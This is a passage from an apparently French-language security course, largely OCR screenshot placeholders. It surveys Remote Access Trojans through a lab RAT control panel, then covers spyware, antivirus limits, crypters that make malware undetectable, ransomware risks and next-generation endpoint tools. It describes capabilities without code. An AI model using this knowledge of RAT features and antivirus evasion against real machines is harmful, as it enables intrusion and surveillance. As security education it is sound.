


Je cache le nom de cet outil pour éviter de lui faire trop de publicité !






Différentes actions sont alors réalisables avec l'outil :





Un quatrième exemple de Remote Access Trojan / RAT


Ce RAT est l'un des plus simple qui soit :




Je cache le nom de cet outil pour éviter de lui faire trop de publicité !








[redacted] 1.0 Final - 1 online
ID
IP
Username
Computername
OS
Ver
Plugin
C
1
192.168.56.127
rto
RTO-WIN10
Unknown
1.0
No
?
Listening on port: 1515


Filemanager
Registrymanager
Processmanager
Windowmanager
Servicemanager
Upload Extension
Server
Open Download Folder


Un cinquième exemple de Remote Access Trojan / RAT

Ce dernier exemple de Remote Access Trojan était par le passé très populaire :






Le gestionnaire de fichiers (File Manager) :




Le shell distant (Remote Shell) :




Un exemple de Remote Access Tool (RAT) : TeamViewer

Un outil d'accès à distance (pour un usage non malicieux) est très utile pour les techniciens en informatique. TeamViewer est un exemple parmi d'autres :



Gratuit pour une utilisation non commerciale, cet outil devient payant pour une utilisation professionnelle.











Un exemple de spyware : SpyAgent

Ce programme permet à une personne ou un employeur d'espionner tout ce que vous faites sur un ordinateur, avec votre accord ou à votre insu. Certains parents espionnent ainsi leurs enfants.

Comment se débarrasser d'un virus

Les antivirus

Il existe une certaine uniformité chez les fournisseurs d'antivirus. Cela est plutôt une bonne chose pour le consommateur. Il y a, par exemple, trois déclinaisons d'antivirus qui portent généralement le même nom :

ANTIVIRUS	INTERNET SECURITY	TOTAL SECURITY
		
		
		

Les antivirus ne sont pas efficaces à 100%. En effet, il est possible de se servir de crypters qui chiffrent les malwares afin de les rendre partiellement indétectables voire même totalement (on parle de malwares FUD, pour Fully Undetectable).

Les ransomwares, qui vous demandent une rançon après avoir chiffré vos dossiers et fichiers, sont très dangereux. Il y a quatre raisons à cela :


1. **Ces malwares ne nécessitent pas d'élévation des privilèges pour chiffrer vos fichiers,**
2. **Ils ne requièrent pas de contrôle à distance : ils doivent juste chiffrer vos fichiers puis afficher le message de rançon,**
3. **Leur envoi peut être automatisé,**
4. **Il en existe de très nombreux variants que l'on peut facilement acheter, modifier et distribuer.**

On distingue les *antivirus* des *solutions de sécurité des endpoints* :

- **Un antivirus protège un appareil unique,**
- **Une solution de sécurité des endpoints protège un réseau entier (serveurs, ordinateurs, laptops, smartphones, IoT, …)**

Il est possible d'utiliser des scanners en ligne pour vérifier si un fichier contient un virus ou malware. Il ne faut alors rien installer sur son ordinateur. Quelques exemples de scanners en ligne (online scanners) :

- **Virustotal**
- **TrendMicro**
- **BitDefender**
- **Panda**
- **ESET**
- **MetaDefender**
- **Jotti**



Les antivirus sont-ils dangereux ? ► **La réponse est positive. En voici les raisons :**


- **Ils ne stoppent pas les malwares chiffrés,**
- **Ils diminuent les performances du système,**
- **Ils engendrent des problèmes quant à l'anonymat et quant à la vie privée,**
- **Ils envoient des données (lesquelles ?) aux fournisseurs,**
- **Ce sont des logiciels propriétaires (impossible d'analyser leur code),**
- **Ils peuvent contenir des spywares et adwares (surtout vrai pour les antivirus gratuits),**
- **Ils peuvent vendre vos données (surtout vrai pour les antivirus gratuits),**
- **Ils augmentent la surface d'attaque (beaucoup d'antivirus sont vulnérables),**
- **Leur mise à jour peut constituer un vecteur d'attaque (surtout si elle se réalise via HTTP et non HTTPS),**
- **Ils peuvent envoyer au fournisseur un dump de la mémoire avec des données sensibles,**
- **Ils cassent parfois le chiffrement SSL/TLS afin de filtrer le trafic web.**

On oppose aujourd'hui les antivirus (AV) et solutions des endpoints (EPP, *endpoint protection*) traditionnels aux nouveaux outils de sécurité : NGAV (*next generation antivirus*) et NGEPP (*next generation endpoint protection*).

AV / EPP	NGAV / NGEPP
Méthodes traditionnelles : • Méthode des signatures • Méthode heuristique	**Nouvelles méthodes :** • Machine learning, • Exploit prevention, • Containment, • Behavioral analysis, • Algorithmic approaches, • Etc.
Avast, AVG, BitDefender, ESET, Kaspersky, McAfee, Norton, …	Bromium, CrowdStrike, Cylance, SentinelOne, …

